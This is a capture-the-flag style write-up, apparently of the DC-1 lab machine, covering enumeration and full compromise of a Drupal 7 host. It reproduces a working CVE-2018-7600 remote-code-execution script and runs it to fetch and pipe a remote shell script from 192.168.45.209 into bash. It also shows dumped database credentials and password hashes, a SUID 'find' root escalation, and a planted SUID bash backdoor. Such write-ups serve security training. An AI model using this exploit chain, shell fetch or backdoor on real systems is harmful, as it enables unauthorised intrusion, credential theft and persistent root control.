

General

IP == 192.168.115.193

RUSTSCAN

```
PORT  STATE SERVICE REASON  VERSION
22/tcp open  ssh      syn-ack ttl 61 OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
| 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAI1NiSeZ5dkSttUT5BvkRgdQ0LL7uF//UJCPnySOrC1vg62DWq/
Dn1ktunFd09FT5Nm/
ZP9BHLaW5hftzUdtYUQRKfzWfs6g5glPJQSVUqnlNwVUBA46qS65p4hXHkkl5QO0OHzs8dovwe3e+doYiHTRZ9nn-
lNGbkrg7yRFQLKPAAAAFQC5qj0MICUmhO3Gj+VCqf3aHsiRdQAAAI AoVp13EkVwBtQQJnS5mY4vPR5A9kK3DqAQ-
mj4XP1GAn16r9rSLUFFfz/ONrDWfIFrmoPbxzRhpgNpHx9hZpyobSyOkEU3b/hnE/
hdq3dygHLZ3adaFIdNVG4U8P9ZHuVUk0vHvsu2qYt5MJs0k1A+pXKFc9n06/DEU0rnNo+mMKwAAAIA/Y//
BwzC2lIByd7g7eQiXgZC2pGE4RgO1pQCNo9IM4ZkV1MxH3/
WVCdi27fjAbLQ+32cGlzjsgFhzFoJ+vfSYZTI+avqU0N86qT+mDCGCSeYAbOoNq52WtzWld1mqDoOzu7qG52HarR-
mxQlvtbmtifYYTZCJWJcYla2GAsqUGFhw==
| 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACbDC/6BDEUIa7NP87jp5dQh/rJpDQz5JBGpFRHXa+jb5aEd/
SgvWKIlMjUDoeIMjdzmsNhwCRYAoY7Qq2OrrRh2klvQipyohWB8nlmetQe52QG6+LHDKXiiEFJRHg9AtsgE2Mt9RA-
g2RvSlXfGbWXgobiKw3RqpFtk/gK66C0SJE4MkKZcQNNQeC5dzYtVQqfNh9uUb1FjQpvpEkOnCmiTqFxlqzHp/
T1AKZ4RKED/ShumJcQknNe/
WOD1ypeDeR+BUixiloq+fR+grQB9GC3TcPWYI0IrC5ESe3mSyEhmR8yYTVIgbIN5RgEiOggWpeIPXgajILPkHThWdX-
f70fiv
| 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
|_ ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKUNN60T4EOFHGiGdFU1ljvBlREaVWgZvg-
WlkhSKutr8l75VBlGbgTaFBcTzWrPdRItKooYsejeC80l5nEnKkNU=

80/tcp open  http     syn-ack ttl 61 Apache httpd 2.2.22 ((Debian))
|_ http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_ /?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/

111/tcp open  rpcbind  syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 45918/udp status
| 100024 1 51796/tcp status
| 100024 1 54854/udp6 status
```

_ 100024 1 56450/tcp6 status

51796/tcp open status syn-ack ttl 61 1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

PORT 22 (SSH)

22/tcp open ssh syn-ack ttl 61 OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)

| ssh-hostkey:

| 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)

| ssh-dss AAAAB3NzaC1kc3MAAACBAI1NiSeZ5dkSttUT5BvkRgdQ0LI7uF//UJCPnySOrC1vg62DWq/
Dn1ktunFd09FT5Nm/

ZP9BHlaW5hftzUdtYUQRKfazWfs6g5glPJQSVUqnlNwVUBA46qS65p4hXHkkl5QO0OHzs8dowwe3e+doYiHTRZ9nn-
lNGbkr7yRFQLKPAAAFQC5qj0MICUmhO3Gj+VCqf3aHsiRdQAAAIaVp13EkVwBtQQJnS5mY4vPR5A9kK3DqAQ-
mj4XP1GAn16r9rSLUffz/ONrDWfIFrmoPbxzRhpgNpHx9hZpyobSyOkEU3b/hnE/

hdq3dygHLZ3adaFIdNVG4U8P9ZHuVUk0vHvsu2qYt5MJs0k1A+pXKFc9n06/DEU0rnNo+mMKwAAAIA/Y//

BwzC2lIByd7g7eQiXgZC2pGE4RgO1pQCNo9IM4ZkV1MxH3/

WVCdi27fjAbLQ+32cGlzsgFhzFoJ+vfSYZTI+avqU0N86qT+mDCGCSeYAbOoNq52WtzWld1mqDoOzu7qG52HarR-
mxQlvbmtifYYTZCJWJcYla2GAsqUGFHw==

| 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)

| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACbDC/6BDEUIa7NP87jp5dQh/rJpDQz5JBGpFRHXa+jb5aEd/
SgvWKIlMjUDoelMjdzmsNhwCRYAoY7Qq2OrrRh2klvQipyohWB8nlmetQe52QG6+LHDKXiiEFJRHg9AtsgE2Mt9RA-
g2RvSlXfGbWXgobiKw3RqpFtk/gK66C0SJE4MkKZcQNNQeC5dzYtVQqfNh9uUb1FjQpvpEkOnCmiTqFxlqzHp/
T1AKZ4RKED/ShumJcQknNe/

WOD1ypeDeR+BUixiloq+fR+grQB9GC3TcPwYI0lrC5ESe3mSyeHmR8yYTVIgbIN5RgEiOggWpeIPXgajlLPkHThWdX-
f70fiv

| 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)

|_ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKUNN60T4EOFHGiGdFU1ljvBlREaVWgZvg-
WlkhSKutr8l75VBIGbgTaFBcTzWrPdRItKooYsejeC80l5nEnKkNU=

PORT 80 (HTTP)

80/tcp open http syn-ack ttl 61 Apache httpd 2.2.22 ((Debian))

|_http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

|_http-generator: Drupal 7 (http://drupal.org)

|_http-server-header: Apache/2.2.22 (Debian)

|_http-title: Welcome to Drupal Site | Drupal Site

| http-robots.txt: 36 disallowed entries

|/includes/ /misc/ /modules/ /profiles/ /scripts/

|/themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt


|/INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt

|/LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php

|/admin/ /comment/reply/ /filter/tips/ /node/add/ /search/

| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
| _/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/

LANDING PAGE



Site is powered by "Drupal"

GOBUSTER

```
gobuster dir -u http://192.168.115.193/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://192.168.115.193/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/.cvsignore (Status: 403) [Size: 293]
/.bashrc (Status: 403) [Size: 290]
/.cache (Status: 403) [Size: 289]
/.config (Status: 403) [Size: 290]
/.forward (Status: 403) [Size: 291]
```

```

/.git/HEAD (Status: 403) [Size: 292]
/.git (Status: 403) [Size: 287]
/.cvs (Status: 403) [Size: 287]
/.bash_history (Status: 403) [Size: 296]
/.env (Status: 403) [Size: 287]
/.git-rewrite (Status: 403) [Size: 295]
/.git/index (Status: 403) [Size: 293]
/.git_release (Status: 403) [Size: 295]
/.gitattributes (Status: 403) [Size: 297]
/.git/config (Status: 403) [Size: 294]
/.git/logs/ (Status: 403) [Size: 293]
/.gitmodules (Status: 403) [Size: 294]
/.gitconfig (Status: 403) [Size: 293]
/.gitkeep (Status: 403) [Size: 291]
/.gitk (Status: 403) [Size: 288]
/.gitignore (Status: 403) [Size: 293]
/.gitreview (Status: 403) [Size: 293]
/.history (Status: 403) [Size: 291]
/.htpasswd (Status: 403) [Size: 292]
/.hta (Status: 403) [Size: 287]
/.htaccess (Status: 403) [Size: 292]
/.listing (Status: 403) [Size: 291]
/.perf (Status: 403) [Size: 288]
/.mysql_history (Status: 403) [Size: 297]
/.passwd (Status: 403) [Size: 290]
/.listings (Status: 403) [Size: 292]
/.profile (Status: 403) [Size: 291]
/.rhosts (Status: 403) [Size: 290]
/.ssh (Status: 403) [Size: 287]
/.subversion (Status: 403) [Size: 294]
/.sh_history (Status: 403) [Size: 294]
/.svn (Status: 403) [Size: 287]
/.svnignore (Status: 403) [Size: 293]
/.web (Status: 403) [Size: 287]
/.swf (Status: 403) [Size: 287]
/.svn/entries (Status: 403) [Size: 295]
/.well-known/acme-challenge (Status: 403) [Size: 309]
/.well-known/apple-app-site-association (Status: 403) [Size: 321]
/.well-known/assetlinks.json (Status: 403) [Size: 310]
/.well-known/autoconfig/mail (Status: 403) [Size: 310]
/.well-known/ashrae (Status: 403) [Size: 301]
/.well-known/apple-developer-merchantid-domain-association (Status: 403) [Size: 340]
/.well-known/change-password (Status: 403) [Size: 310]
/.well-known/coap (Status: 403) [Size: 299]
/.well-known/caldav (Status: 403) [Size: 301]
/.well-known/carddav (Status: 403) [Size: 302]
/.well-known/browserid (Status: 403) [Size: 304]
/.well-known/csvm (Status: 403) [Size: 299]
/.well-known/dnt (Status: 403) [Size: 298]
/.well-known/dnt-policy.txt (Status: 403) [Size: 309]
/.well-known/dots (Status: 403) [Size: 299]
/.well-known/core (Status: 403) [Size: 299]
/.well-known/genid (Status: 403) [Size: 300]
/.well-known/est (Status: 403) [Size: 298]
/.well-known/enterprise-transport-security (Status: 403) [Size: 324]
/.well-known/ecips (Status: 403) [Size: 300]
/.well-known/hoba (Status: 403) [Size: 299]
/.well-known/host-meta.json (Status: 403) [Size: 309]
/.well-known/host-meta (Status: 403) [Size: 304]
/.well-known/http-opportunistic (Status: 403) [Size: 313]
/.well-known/idp-proxy (Status: 403) [Size: 304]
/.well-known/jmap (Status: 403) [Size: 299]
/.well-known/jwks.json (Status: 403) [Size: 304]
/.well-known/keybase.txt (Status: 403) [Size: 306]
/.well-known/matrix (Status: 403) [Size: 301]

```

```
/.well-known/mercure (Status: 403) [Size: 302]
/.well-known/nfv-oauth-server-configuration (Status: 403) [Size: 325]
/.well-known/mud (Status: 403) [Size: 298]
/.well-known/mta-sts.txt (Status: 403) [Size: 306]
/.well-known/looking-glass (Status: 403) [Size: 308]
/.well-known/ni (Status: 403) [Size: 297]
/.well-known/openid-federation (Status: 403) [Size: 312]
/.well-known/openid-configuration (Status: 403) [Size: 315]
/.well-known/openpgpkey (Status: 403) [Size: 305]
/.well-known/openorg (Status: 403) [Size: 302]
/.well-known/oauth-authorization-server (Status: 403) [Size: 321]
/.well-known/nodeinfo (Status: 403) [Size: 303]
/.well-known/reload-config (Status: 403) [Size: 308]
/.well-known/pvd (Status: 403) [Size: 298]
/.well-known/pki-validation (Status: 403) [Size: 309]
/.well-known/posh (Status: 403) [Size: 299]
/.well-known/repute-template (Status: 403) [Size: 310]
/.well-known/resourcesync (Status: 403) [Size: 307]
/.well-known/thread (Status: 403) [Size: 301]
/.well-known/humans.txt (Status: 403) [Size: 305]
/.well-known/security.txt (Status: 403) [Size: 307]
/.well-known/stun-key (Status: 403) [Size: 303]
/.well-known/timezone (Status: 403) [Size: 303]
/.well-known/uma2-configuration (Status: 403) [Size: 313]
/.well-known/time (Status: 403) [Size: 299]
/.well-known/void (Status: 403) [Size: 299]
/.well-known/webfinger (Status: 403) [Size: 304]
/0 (Status: 200) [Size: 7648]
/ADMIN (Status: 403) [Size: 7581]
/Admin (Status: 403) [Size: 7581]
/Entries (Status: 403) [Size: 290]
/LICENSE (Status: 200) [Size: 18092]
/README (Status: 200) [Size: 5376]
/Root (Status: 403) [Size: 287]
/Search (Status: 403) [Size: 7584]
/admin (Status: 403) [Size: 7740]
/batch (Status: 403) [Size: 7875]
/cgi-bin/ (Status: 403) [Size: 291]
/includes (Status: 301) [Size: 321] [→ http://192.168.115.193/includes/]
/index.php (Status: 200) [Size: 7648]
/install.mysql (Status: 403) [Size: 296]
/install.pgsql (Status: 403) [Size: 296]
/misc (Status: 301) [Size: 317] [→ http://192.168.115.193/misc/]
/modules (Status: 301) [Size: 320] [→ http://192.168.115.193/modules/]
/node (Status: 200) [Size: 7648]
/profiles (Status: 301) [Size: 321] [→ http://192.168.115.193/profiles/]
/robots.txt (Status: 200) [Size: 1561]
/robots (Status: 200) [Size: 1561]
/scripts (Status: 301) [Size: 320] [→ http://192.168.115.193/scripts/]
/search (Status: 403) [Size: 7584]
/server-status (Status: 403) [Size: 296]
/sites (Status: 301) [Size: 318] [→ http://192.168.115.193/sites/]
/themes (Status: 301) [Size: 319] [→ http://192.168.115.193/themes/]
/user (Status: 200) [Size: 7501]
/web.config (Status: 200) [Size: 2178]
/xmlrpc.php (Status: 200) [Size: 42]
Progress: 4734 / 4735 (99.98%)
```

Finished

ROBOTS.TXT

```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:      http://example.com/robots.txt
# Ignored:   http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/
```

RCE

```
#!/usr/bin/env python3

import requests
import argparse
from bs4 import BeautifulSoup

def get_args():
    parser = argparse.ArgumentParser( prog="drupa7-CVE-2018-7600.py",
                                     formatter_class=lambda prog:
argparse.HelpFormatter(prog,max_help_position=50),
                                     epilog= '''
7.57
This script will exploit the (CVE-2018-7600) vulnerability in Drupal 7 ≤
by poisoning the recover password form (user/password) and triggering it
with
the upload file via ajax (/file/ajax).
''')
    parser.add_argument("target", help="URL of target Drupal site (ex: http://target.com/)")
    parser.add_argument("-c", "--command", default="id", help="Command to execute (default =
id)")
    parser.add_argument("-f", "--function", default="passthru", help="Function to use as attack
vector (default = passthru)")
    parser.add_argument("-p", "--proxy", default="", help="Configure a proxy in the format
http://127.0.0.1:8080/ (default = none)")
    args = parser.parse_args()
    return args

def pwn_target(target, function, command, proxy):
    requests.packages.urllib3.disable_warnings()
    proxies = {'http': proxy, 'https': proxy}
    print('[*] Poisoning a form and including it in cache.')
    get_params = {'q': 'user/password', 'name[#post_render][]': function, 'name[#type]': 'markup',
'name[#markup]': command}
    post_params = {'form_id': 'user_pass', '_triggering_element_name': 'name',
'_triggering_element_value': '', 'opz': 'E-mail new Password'}
    r = requests.post(target, params=get_params, data=post_params, verify=False,
proxies=proxies)
    soup = BeautifulSoup(r.text, "html.parser")
    try:
        form = soup.find('form', {'id': 'user-pass'})
        form_build_id = form.find('input', {'name': 'form_build_id'}).get('value')
        if form_build_id:
            print('[*] Poisoned form ID: ' + form_build_id)
            print('[*] Triggering exploit to execute: ' + command)
            get_params = {'q': 'file/ajax/name/#value/' + form_build_id}
            post_params = {'form_build_id': form_build_id}
            r = requests.post(target, params=get_params, data=post_params, verify=False,
proxies=proxies)
            parsed_result = r.text.split('["command": "settings"]')[0]
            print(parsed_result)
    except:
        print("ERROR: Something went wrong.")
        raise

def main():
    print ()
    print ('=====')
    print ('|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |')
    print ('|                                     by pimps                                     |')
    print ('=====\\n')
```

```
args = get_args() # get the cl args
pwn_target(args.target.strip(), args.function.strip(), args.command.strip(),
args.proxy.strip())

if __name__ == '__main__':
    main()
```

Shell via CURL trick

```
python3 RCE.py http://192.168.115.193/ -c" curl http://192.168.45.209/shell.sh | bash"
```

```
=====
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |
|                                by pimps                                |
=====
```

```
[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-Tj8AHcB6UEi00Vt7WDBqrut_D-x0095ucNtanQRo760
[*] Triggering exploit to execute: curl http://192.168.45.209/shell.sh | bash
```

PORT 111/51796 (RPC)

111/tcp open rpcbind syn-ack ttl 61 2-4 (RPC #100000)

| rpcinfo:

```
| program version  port/proto service
| 100000 2,3,4    111/tcp  rpcbind
| 100000 2,3,4    111/udp  rpcbind
| 100000 3,4      111/tcp6 rpcbind
| 100000 3,4      111/udp6 rpcbind
| 100024 1       45918/udp status
| 100024 1       51796/tcp status
| 100024 1       54854/udp6 status
|_ 100024 1       56450/tcp6 status
```

51796/tcp open status syn-ack ttl 61 1 (RPC #100024)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

privesc

DATABASE CRED

```
array(
```



```
'database' => 'drupaldb',  
'username' => 'dbuser',  
'password' => 'R0ck3t',  
'host' => 'localhost',  
'port' => '',  
'driver' => 'mysql',  
'prefix' => '',
```

HASHES

```
admin:$S$DvQl6Y600iNeXRleEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR  
Fred:$S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg
```

SUIDS

```
/bin/mount  
/bin/ping  
/bin/su  
/bin/ping6  
/bin/umount  
/usr/bin/at  
/usr/bin/chsh  
/usr/bin/passwd  
/usr/bin/newgrp  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/procmail  
/usr/bin/find  
/usr/sbin/exim4  
/usr/lib/pt_chown  
/usr/lib/openssh/ssh-keysign  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/sbin/mount.nfs
```

PRIV ESC

```
/usr/bin/find . -exec /bin/sh \; -quit
```

The shell was unstable after some trial and error I copied the bash binary to /opt made it a suid then exited my unstable shell and executed the suided bash binary for a more stable root shell;

```
# cp /bin/bash /opt  
# chmod u+s /opt/bash  
# ctrl+d  
www-data@DC-1:/tmp$ /opt/bash -p  
bash-4.2# whoami  
root
```

ROOTED

